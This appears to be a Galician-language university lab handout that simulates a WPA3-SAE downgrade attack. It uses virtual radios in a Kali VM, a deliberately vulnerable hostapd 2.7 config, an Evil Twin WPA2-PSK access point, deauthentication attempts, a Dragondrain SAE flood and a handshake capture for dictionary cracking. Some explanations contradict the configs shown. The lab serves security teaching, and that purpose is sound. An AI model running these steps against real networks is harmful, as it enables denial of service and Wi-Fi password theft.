TALLER HE

PRÁCTICA Auditar contrasinal Wi-Fi WPA3 (SAE)

(hostapd+wpa_supplicant) ≤ 2.7 + DoS AP lexítimo + downgrade Evil Twin PSK)

Apelidos	Nome


ESCENARIO: AP → SSID EMPRESA-XYZ → WPA3 (SAE) → Canal 6

↓

DoS → downgrade

↓

AP Rogue → SSID EMPRESA-XYZ → WPA2 (PSK) → Canal 6



MV kaliA

- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou

mac80211_hwsim

- radios=4 → wlan0, wlan1, wlan2, wlan3
- wlan0 → AP (hostapd, ip netns)
- wlan1 → Cliente (ip netns)
- wlan2 → unknown (ip netns, AP Rogue[hostapd], tools suite: aircrack-ng, hashcat →auditar hash)
- wlan3 → unknown (tools suite: dragonblood →dragondrain →DoS)

↓ou

(simulación caída AP lexítimo)

Namespaces

- phy0 → wlan0 → AP aillado
- phy1 → wlan1 → Cliente aillado
- phy2 → wlan2 → AP Rogue aillado

Material necesario	Práctica: Downgrade → Evil Twin Wi-Fi WPA2 (PSK)
■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 3-Taller-HE-Practica-WIFI-1 ■ [1] Curvas elípticas e criptografía ■ [2] Matemáticas detrás das curvas elípticas e Bitcoin	(1) Prerrequisito: Realizar [0] (2) Host alumnado. Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2) ■ Montar AP simulado con WPA3-SAE e aillar ■ Conectar co cliente simulado e aillar ■ Investigar co cliente unknown(airodump-ng) →lanzar AP falso mesmo SSID con WPA2-PSK →ataque DOS sAP lexítimo (dragondrain) →cliente conectado ao AP falso →capturar handshake PSK →comprobar fortaleza contrasinal → auditar handshake con aircrack-ng e ataque por diccionario (rockyou)

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	**Ataques de dicionario** (forza bruta usando claves débiles), **Ataques de captura de handshakes**	1. **Usa contrasinais longos e complexos** (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. **Habilita o control de acceso á rede (filtrado MAC)**. 3. **Desactiva a reemitición do handshake** para dificultar a captura do handshake. 4. **Habilitar 802.11w (protección de tramas de xestión):** ieee80211w=2→tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de **WPA2** o **WPA3** con **AES** (non se admite **TKIP**).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	**Ataques Man-in-the-Middle** (se non hai cifrado TLS adecuado), **Ataques de diccionario contra credenciais**	1. **Usa TLS ou outros métodos EAP seguros** para a comunicación entre o cliente e o servidor. 2. **Implementa certificados para autenticación EAP** para evitar ataques de MITM. 3. **Utiliza contrasinais fortes e técnicas de autenticación multifactorial** para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	**Ataques de dicionario offline** (reducidos significativamente, pero aínda posibles en certas condicións), **Ataques de downgrading** (forzar a conexión a WPA2)	1. **Activar protección contra downgrading** en routers (forzar WPA3 en vez de WPA2). 2. **Usa claves longas e únicas para cada dispositivo**. 3. **Reforza a seguridade da configuración de WPA3** nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑

Conclusión:

- **WPA2-PSK**: Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP**: Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE**: O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

Introdución aos ataques Dragonblood

En 2019, os investigadores **Mathy Vanhoef** e **Eyal Ronen** descubriron unha serie de vulnerabilidades críticas na implementación do protocolo Dragonfly de WPA3, colectivamente coñecidas como 'Dragonblood'. Estas vulnerabilidades demostraron que, aínda que WPA3-SAE é teoricamente máis seguro que WPA2-PSK, as implementacións reais poden ser vulnerables a varios tipos de ataques.

Tipos de ataques Dragonblood

1. Ataques de downgrade

- Downgrade a WPA2: Forza aos dispositivos a conectarse usando WPA2 en modo transición WPA2/WPA3.
- Downgrade de grupo criptográfico: Forza o uso de grupos elípticos máis débiles durante a negociación SAE.

2. Ataques de side-channel

- CVE-2019-9494: Timing-based side-channel attack. Explota diferenzas de tempo observables no algoritmo de codificación de contrasinais de Dragonfly.
- CVE-2019-9495: Cache-based side-channel attack. Explota patróns de acceso á caché durante as operacións de curva elíptica.

3. Ataques de denegación de servizo (DoS)

- Resource exhaustion: Sobrecarga a CPU do AP enviando múltiples solicitudes SAE Commit desde enderezos MAC falsificados.
- Anti-clogging bypass: Elude os mecanismos de defensa contra DoS de SAE.

Vulnerabilidades específicas

CVE-2019-9494: Timing Side-Channel Attack

Esta vulnerabilidade afecta a implementacións de SAE en hostapd e wpa_supplicant versións 2.7 e anteriores. O problema radica no algoritmo de hash-to-curve (hunting and pecking) utilizado para derivar o Password Element (PWE) desde o contrasinal.

Mecanismo do ataque:

- O número de iteracións necesarias para atopar un PWE válido depende do contrasinal e dos enderezos MAC.
- Un atacante pode medir o tempo de resposta do handshake SAE.
- Con suficientes medicións (spoofing múltiples MAC addresses), pode determinar o número de iteracións executadas.
- Esta información permítelle reducir o espazo de contrasinais posibles (password partitioning attack).
- Finalmente, pode realizar un ataque de diccionario offline optimizado.

CVE-2019-9495: Cache Side-Channel Attack

Vulnerabilidade en hostapd e wpa_supplicant que permite a un atacante local observar patróns de acceso á caché durante as operacións de EAP-pwd e SAE.

Mecanismo do ataque:

- Require que o atacante poida executar código no mesmo sistema (ou VM no mesmo host físico).
- Utiliza técnicas Flush+Reload para observar os patróns de acceso á caché.
- Permite filtrar información sobre o contrasinal durante as operacións de curva elíptica.

Ferramentas Dragonblood

Os investigadores liberaron varias ferramentas open-source para probar as vulnerabilidades:

1. Dragonslayer

- Implementa ataques contra EAP-pwd e WPA3-SAE.
- Tipos de ataque: reflection attack, invalid curve attack, zero-scalar attack.
- Repositorio: https://github.com/vanhoefm/dragonslayer

2. Dragondrain

- Ferramenta de denegación de servizo contra SAE handshake.
- Forxa mensaxes Commit SAE desde múltiples enderezos MAC.
- Causa alta carga de CPU no Access Point.
- Repositorio: https://github.com/vanhoefm/dragondrain-and-time

3. Dragontime

- Ferramenta experimental para timing attacks contra SAE handshake.
- Funciona se se utilizan grupos MODP 22, 23, ou 24 (non habilitados por defecto).
- Mide tempos de resposta para realizar password partitioning.

4. Dragonforce

- Toma a información filtrada dos ataques timing ou cache.
- Realiza un ataque de partición de contrasinais.
- Similar a un ataque de diccionario optimizado.


Versións vulnerables

hostapd e wpa_supplicant

- Versións ≤ 2.7: Vulnerables a CVE-2019-9494 (timing attack) e CVE-2019-9495 (cache attack).
- Versións ≥ 2.8: Parcheadas contra os ataques timing básicos, pero aínda vulnerables a variantes avanzadas.
- Versións ≥ 2.10: Inclúen mitigacións máis completas, pero CVE-2020-12695 demostra que non son 100% seguras.

Nota para o Laboratorio: Utilizaremos hostapd 2.7 como AP vulnerable e wpa_supplicant 2.7 como cliente vulnerable, xa que estas versións son as máis doadas de explotar coas ferramentas Dragonblood.

Diagrama de ataque:



Factores que deben cumprirse para que o ataque teña éxito:

1. **Versións hostapd, wpa_supplicant ≤ v2.7**
2. **PMF non obrigatorio:** ieee80211w=1
3. **Permitir ambos métodos de xestión de claves:** WPA-PSK + SAE
4. **SSID duplicado**: Evil Twin usa o mesmo SSID que o AP lexítimo (sería preferible empregar outra canle pero precisariamos doutra NIC simulada)
5. **Desautenticación ou mellor sinal**: Cliente desconéctase do AP lexítimo e busca reconectarse

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. ISO: Kali Live amd64
v. Rede: 1 tarxeta en modo NAT *(as wlanX serán simuladas por mac80211_hwsim)*
vi. Nome: Practica-Kali-SAE-downgrade-PSK

(b) Rol interfaces Wi-Fi:

Imos empregar:

i. wlan0 para AP lexítimo WPA3 (SAE) (shell bash consola1 → namespace wifi_ap_wlan0)
ii. wlan1 para o cliente que se conecta a AP (shell bash consola2 → namespace wifi_cliente_wlan1)
iii. wlan2 e wlan3 como un cliente que non sabe o contrasinal para conectarse ao AP:
    1. wlan2 Evil Twin (AP Rogue) (shell bash consola3 → Evil Twin → namespace evil_twin_wlan2)
    2. wlan3 Monitor + Ataque DOS (shell bash consola4 → mode monitor + Ataque DoS AP lexítimo → namespace principal = SEN namespace)

Consola1 → **AP lexítimo (wlan0)**

```
$ setxkbmap es #Configurar teclado en español
$ ip addr show #Amosar información sobre a NIC eth0. Verificar que a configuración de rede para a NIC eth0 é a seguinte: IP=10.0.2.15, MS=255.255.255.0
$ ip route #Ver a táboa de rutas do sistema.Verificar que GW=10.0.2.2
$ cat /etc/resolv.conf #Ver o contido do ficheiro /etc/resolv.conf, o cal contén a configuración os servidores DNS a empregar para a resolución de nomes. Comprobar que as directivas nameserver coinciden cos DNS1 e DNS2 da aula taller.
$ sudo modprobe mac80211_hwsim radios=4 #Este comando permite crear radios simuladas para probas e desenvolvemento, o que pode ser útil nun ambiente de test ou investigación. Non require hardware físico e simula varias interfaces de rede Wi-Fi que funcionan dentro do sistema: wlan0, wlan1, wlan2 e wlan3
$ ip addr show #Amosar información sobre as NIC existentes no sistema, é dicir, verificar a configuración de rede  para as NIC: lo, eth0, wlan0, wlan1, wlan2, wlan3 e hwsim0
$ sudo su -
 # apt update && apt install -y build-essential libssl-dev libnl-3-dev libnl-genl-3-dev pkg-config  #Instalar dependencias
 # cd /opt && wget http://w1.fi/releases/hostapd-2.7.tar.gz #Descargar versión vulnerable de hostapd
 # tar -xzf hostapd-2.7.tar.gz && cd hostapd-2.7/hostapd &&  cp defconfig .config  #Descomprimir e xerar configuración de hostapd
 # echo 'CONFIG_SAE=y' >> .config && make && make install #Editar .config para habilitar SAE
 # hostapd -v #Verificar a instalación
   hostpad v2.7
 # ip netns add wifi_ap_wlan0 #Crear namespace AP
 # iw phy phy0 set netns name wifi_ap_wlan0 #Asigar wlan0 a namespace AP
 # ip netns exec wifi_ap_wlan0 bash
    # cd && echo 'interface=wlan0
                 driver=nl80211
                 country_code=ES
                 ssid=EMPRESA-XYZ
                 channel=6
                 hw_mode=g
                 #O PMF debe ser opcional (1) para que os clientes WPA2 vellos poidan conectar
                 ieee80211w=1
                 wpa=2
                 #Permitimos ambos métodos de xestión de claves
                 wpa_key_mgmt=WPA-PSK SAE
                 rsn_pairwise=CCMP
                 wpa_passphrase=spongebob19
                 sae_password=spongebob19
                 sae_require_mfp=1
                 # IMPORTANTE: Non usar sae_pwe para deixar vulnerable a timing attacks
                 # sae_pwe=2  # ← Non descomentar, deixa vulnerable!
                 # IMPORTANTE: Usar grupo elíptico predeterminado (19) vulnerable
                 # sae_groups=19 ' > wpa3-sae-vulnerable.conf #Este comando crea un ficheiro de
                   configuración chamado wpa3-sae-vulnerable.conf para configurar un punto de acceso Wi-Fi, tal
                   que:
interface=wlan0: Especifica que a interface de rede a configurar é wlan0 (tarxeta Wi-Fi).
driver=nl80211: Usa o driver nl80211, que é común para dispositivos Wi-Fi modernos.
country_code=ES: Establece o código do país como ES (España), para aplicar as regulacións de canal e
                 potencia locais.
```

ssid=EMPRESA-XYZ: Define o nome da rede Wi-Fi como EMPRESA-XYZ.
channel=6: Define o canal a usar, neste caso o canal 6 na banda de 2.4GHz(2437MHz).
hw_mode=g: Establece o modo de hardware como **g** (Wi-Fi 802.11g)
ieee80211w=2: **PMF (Protected Management Frames) obrigatorio**. Isto protexe tramas de xestión (por exemplo, deauth/disassoc) e é requisito típico en WPA3.
wpa=2: Habilita RSN (o "WPA2/WPA3" moderno en hostapd). *O valor 2 aquí indica "usar RSN"; non significa que sexa WPA2-PSK, iso ven dado por* wpa_key_mgmt.
wpa_key_mgmt=SAE: escolle **SAE (Simultaneous Authentication of Equals)** como método de autenticación → isto é **WPA3-Personal**, non PSK.
rsn_pairwise=CCMP: Establece o algoritmo de cifrado con **AES-CCMP**.
wpa_passphrase=spongebob19: Define a clave de acceso (**spongebob19**) para a rede Wi-Fi WPA2.
sae_password=spongebob19: Define a clave de acceso (**spongebob19**) para a rede Wi-Fi WPA3.
sae_require_mfp=1: Require **PMF** para conexións SAE (vai na mesma liña de ieee80211w=2).
sae_pwe: controla **como SAE deriva o PWE (Password Element)** a partir do contrasinal. Segundo o modo, o cálculo pode ser máis ou menos **constante no tempo**, o que afecta a posibles **ataques por canle lateral (timing attacks)**.
sae_pwe=2 *(NON descomentar neste taller)*: forza un modo concreto de derivación do PWE. Neste escenario didáctico indícase que pode deixar o proceso máis exposto a **timing attacks** (diferenzas de tempo durante a autenticación SAE que poderían filtrar información do contrasinal).
sae_groups: define que **grupos Diffie-Hellman** (moitas veces **curvas elípticas**) se permiten para o intercambio SAE. O grupo determina as propiedades criptográficas e tamén que comportamentos/ataques académicos son reproducibles.
sae_groups=19: limita SAE ao **grupo 19** (habitualmente asociado a **ECC NIST P-256**). Na práctica déixase comentado para **non forzar** o grupo, ou para manter un grupo concreto cando se queira reproducir un comportamento "vulnerable"/didáctico do taller.

hostapd wpa3-sae-vulnerable.conf #Iniciar o **hostapd**, que é un daemon que permite que un dispositivo actúe como punto de acceso Wi-Fi. Ao executar este comando, **hostapd** carga o ficheiro de configuración wpa3-sae-vulnerable.conf para configurar o punto de acceso, utilizando os parámetros especificados neste ficheiro, como a interface de rede, o nome da rede (SSID), a clave WPA3-SAE, os algoritmos de cifrado, e outros axustes de seguridade e rede. Isto fai que o dispositivo se converta nun punto de acceso Wi-Fi, permitindo que os clientes se conecten á rede de forma segura.

```
Configuration file: wpa3-sae-vulnerable.conf
wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan0 with hwaddr ea:18:30:aa:c3:48 "EMPRESA-XYZ"
wlan0: interface state COUNTRY_UPDATE->ENABLED
wlan0: AP-ENABLED
```

Consola2: → **Cliente Vulnerable (wlan1)**

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
  # cd /opt && wget http://w1.fi/releases/wpa_supplicant-2.7.tar.gz #Descargar versión vulnerable de hostapd
  # tar -xzf wpa_supplicant-2.7.tar.gz && cd wpa_supplicant-2.7/wpa_supplicant &&  cp defconfig .config #Descomprimir e xerar configuración de
    wpa_supplicant
  # printf '%s\n' \
    'CONFIG_SAE=y' \
    'CONFIG_IEEE80211W=y' \
    'CONFIG_DRIVER_NL80211=y' \
    'CONFIG_CTRL_IFACE=y' \
    'CONFIG_CTRL_IFACE_UNIX=y' \
    'CONFIG_CRYPTO=internal' \
    'CONFIG_TLS=openssl' \
    >> .config \
    && make clean && make -j"$(nproc)" V=1 | tee /tmp/wpa27-build.log && make install # Editar .config para habilitar SAE
  # export PATH=/usr/local/sbin:/usr/local/bin:$PATH #Modificar PATH para atender primeiro ao noso executable xerado wpa_supplicant v2.7
  # wpa_supplicant -v #Verificar a instalación
    wpa_supplicant v2.7
  # ip netns add wifi_cliente_wlan1 #Crear namespace Cliente
  # iw phy phy1 set netns name wifi_cliente_wlan1 #Asignar wlan1 namespace Cliente
  # ip netns exec wifi_cliente_wlan1 bash
    # ip link set lo up #Activar a interface loopback (lo) dentro do namespace wifi_cliente_wlan1. A interface loopback é necesaria para o correcto funcionamento de
       múltiples aplicacións de rede, incluído wpa_supplicant, e garante que os servizos locais poidan comunicarse correctamente dentro do namespace.
    # cd && echo 'network={
      ssid="EMPRESA-XYZ"
      key_mgmt=SAE WPA-PSK #Permitimos ambos! Isto é o que fai vulnerable ao cliente
      ieee80211w=1 #O PMF debe ser opcional (1) para que os clientes WPA2 vellos poidan conectar
      psk="spongebob19" #Contrasinal para WPA2-PSK
      sae_password="spongebob19" #Contrasinal para WPA3-SAE
      }' >> wpa_supplicant_wpa3.conf #Este comando engade unha configuración a un ficheiro chamado wpa_supplicant_wpa3.conf para configurar a conexión Wi-Fi dun
      cliente. Así:
          network={: Inicia a sección de configuración dunha rede Wi-Fi.
          ssid="EMPRESA-XYZ": Define nome da rede Wi-Fi á que o cliente se quere conectar(SSID): EMPRESA-XYZ
          key_mgmt=SAE: Indica que o método de autenticación é SAE → é dicir, WPA3-Personal (non WPA2-PSK).
           SAE substitúe ao PSK tradicional e usa un intercambio máis robusto (Dragonfly/SAE).
          ieee80211w=2: PMF (Protected Management Frames) obrigatorio no lado cliente(0: desactivado, 1: opcional, 2: obrigatorio). Isto ten que encaixar co AP: se o AP
          require PMF, o cliente debe levar 2 (ou non conectará).
          sae_passord="spongebob19": Define a clave de acceso á rede Wi-Fi (spongebob19). A passphrase para SAE (o contrasinal "humano" da rede WPA3).
           En WPA3 non se usa como "PSK directo", senón como entrada do protocolo SAE para derivar claves de sesión.
          }: Pecha a sección de configuración da rede.
      # wpa_supplicant -B -i wlan1 -c wpa_supplicant_wpa3.conf #Iniciar o wpa_supplicant, que é un programa utilizado para conectar un dispositivo a unha
      rede Wi-Fi de forma segura. A explicación de cada opción é a seguinte:
                  -B: Executa wpa_supplicant en segundo plano (background).
                  -i wlan1: Especifica a interface de rede a usar para a conexión Wi-Fi, neste caso wlan1.
                  -c wpa_supplicant_wpa3.conf: Indica o ficheiro de configuración que contén os parámetros da rede Wi-Fi (como SSID, clave, etc.), neste caso
                  wpa_supplicant_wpa3.conf.
```

Consola1 → **AP lexítimo (wlan0)→ Comprobar que ten lugar a conexión do cliente (neste caso: e6:f7:30:39:00:d6)**

```
wlan0: STA 72:95:af:1d:09:59 IEEE IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 72:95:af:1d:09:59 IEEE
wlan0: STA 72:95:af:1d:09:59 IEEE RADIUS: starting accounting session 68B0DEBEB5FC4928
wlan0: STA 72:95:af:1d:09:59 IEEE WPA: pairwise key handshake completed (RSN)
```

Consola3: **Evil Twin** → Crear un **punto de acceso falso** co mesmo SSID que suplante ao lexítimo, pero configurado con **WPA2-PSK** en lugar de EAP, para capturar credenciais.

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
  # ip link set wlan2 down && macchanger -m f0:4d:a2:84:3e:2d wlan2 && ip link set wlan2 up #Cambiar MAC Address wlan2 (ocultar a MAC Address real)
  # airmon-ng check kill
  # airmon-ng start wlan2 #Habilitar modo monitor a NIC wlan2 (wlan2mon)
  # airodump-ng wlan2mon  #Identificar o AP lexítimo, Ctrl^C, Anotar: BSSID=AA:BB:CC:DD:EE:FF, Canal=6, SSID=EMPRESA-XYZ
  # airmon-ng stop wlan2mon #deshabilitar modo monitor a NIC wlan2mon (wlan2)
  # ip netns add evil_twin_wlan2 #Crear namespace illado
  # iw phy phy2 set netns name evil_twin_wlan2
  # ip netns exec evil_twin_wlan2 bash
    # ip link set lo up
    # cat > evil-twin.conf <<'EOF'
    interface=wlan2
    driver=nl80211
    ssid=EMPRESA-XYZ
    channel=6 #Nesta práctica imos considerar o mesmo canal que o AP lexítimo (canal 6)
    hw_mode=g
    wpa=2
    wpa_key_mgmt=WPA-PSK
    wpa_passphrase=calqueracousa
    wpa_pairwise=CCMP
    rsn_pairwise=CCMP
    #Configuración de logging
    logger_syslog=-1
    logger_syslog_level=2
    logger_stdout=-1
    logger_stdout_level=2
    EOF #Configurar Evil Twin
    # hostapd evil-twin.conf 2>&1 | tee evil-twin-credentials.log #Executar con logging de credenciais
      # Saída esperada:
        Configuration file: evil-twin.conf
        Using interface wlan2 with hwaddr c2:3c:42:4b:62:56 and ssid "EMPRESA-XYZ"
        wlan2: interface state UNINITIALIZED->ENABLED
        wlan2: AP-ENABLED
```

NOTA DIDÁCTICA: wpa_passphrase=calqueracousa

Neste escenario educativo usamos "calqueracousa" porque NON coñecemos o contrasinal real. O obxectivo é capturar o handshake WPA2-PSK que o CLIENTE envía (con "spongebob19") e crackealo con aircrack-ng.

O cliente NON se conectará exitosamente, pero SI enviará o handshake.

Consola4: **Monitor (wlan3)**(namespace PRINCIPAL)(sen illar)

```
$ sudo su -
  # ip link set wlan3 down
  # macchanger -m f0:4d:a2:84:3e:2e wlan3
  # ip link set wlan3 up
  # airmon-ng check kill
  # airmon-ng start wlan3
  # airodump-ng wlan3mon  #Identificar os 2 Aps: o lexítimo e o falso, Ctrl^C, Anotar: BSSID AP lexítimo(wlan0)
  # iwconfig wlan3mon channel 6 #Asegúrate de que wlan3mon está en modo monitor e no canle 6 (o do AP)
  # iw dev wlan3mon info
        Interface wlan3mon
              ifindex 11
              wdev 0x300000002
              addr 02:00:00:00:03:00
              type monitor
              wiphy 3
              channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 Mhz
              txpower 20.00 dBm
  # mkdir evil-capture
  # aireplay-ng --deauth 20 -a AA:BB:CC:DD:EE:FF -c 00:11:22:33:44:55 wlan3mon #Desautenticar cliente do AP lexítimo. Substituír
                  AA:BB:CC:DD:EE:FF polo BSSID real do AP lexítimo. Substituír 00:11:22:33:44:55 pola MAC do cliente vulnerable.
                  # Saída esperada:
                  # 09:45:32 Sending 64 directed DeAuth (code 7)...[0| 0ACKs]
                  # 09:45:33 Sending 64 directed DeAuth (code 7)...[0| 0ACKs]
                  # O cliente (wlan1) non se desconecta.
```

#Como vimos anteriormente, o AP ten activado PMF (Protected Management Frames), polo que o ataque clásico de desautenticación (aireplay-ng -0) non funciona. Para forzar ao cliente a desconectarse faremos uso de Dragondrain. Este ataque explota que o proceso de autenticación de WPA3 (SAE/Dragonfly) require cálculos matemáticos complexos (curvas elípticas). Se inundas ao AP con solicitudes falsas, a súa CPU satúrase e deixa de responder.

```
  # apt update && apt install -y autoconf automake libtool pkg-config libnl-3-dev libnl-genl-3-dev libssl-dev ethtool #Instalar
     dependencias necesarias
  # git clone https://github.com/vanhoefm/dragondrain-and-time.git #Clonar Dragondrain
  # cd dragondrain-and-time && autoreconf -i &&./configure -with-experimental CFLAGS="-fcommon" && make #Compilar Dragondrain
```

 # Executar o ataque DoS: Unha vez compilado, usamos dragondrain para inundar o AP. Necesitas a MAC do AP lexítimo (BSSID) que vimos antes: ***ea:18:30:aa:c3:48***

```
  # iwconfig wlan3mon channel 6 #Asegúrate de que wlan3mon está en modo monitor e no canle 6 (o do AP)
  # iw dev wlan3mon info
        Interface wlan3mon
              ifindex 11
              wdev 0x300000002
              addr 02:00:00:00:03:00
              type monitor
              wiphy 3
              channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 Mhz
              txpower 20.00 dBm
```

*#Para que o ataque funcione con **mac80211_hwsim**, necesitas usar **MACs dos dispositivos simulados reais, é dicir, non funciona executando spoofing de MACs**:*

```
# airodump-ng wlan3mon -c 6 -w /root/evil-capture/cap & #Capturar tráfico do Evil Twin
# ./src/dragondrain -d wlan3mon -a ea:18:30:aa:c3:48 -c 6 -i 50 -r 100 -n 1
              #Lanzar o ataque de inundación de SAE Commit
               # -d: interface en modo monitor
               # -a: MAC do AP obxectivo (BSSID)
               # -c: canal
               # -i: Commits iniciais a envíar
               # -r: ráfaga ou taxa de envíos de handshakes por segundo (proba con 100)
               # -n: número de MACs falsas diferentes → 1 → Usar soamente a MAC real de wlan3mon


       Warning: please use an Atheros device. This tool was only tested using an
               Atheros ath9k_htc device, combined with the ath_masker kernel module,
               so that frames sent to the spoofed MAC addresses are acknowledged
               by the Wi-Fi chip.


               Press CTRL+C to exit, or enter to coninue...

               Opening card wlan3mon
               Setting to channel 6
               Will spoof MAC addresses in the form 02:00:00:00:03:[00-00]
               Searching for AP ...
               Injecting initial burst of 50 commit frames
               Will forge 100 handshakes/second (1 commit every 0 sec 10 msec)
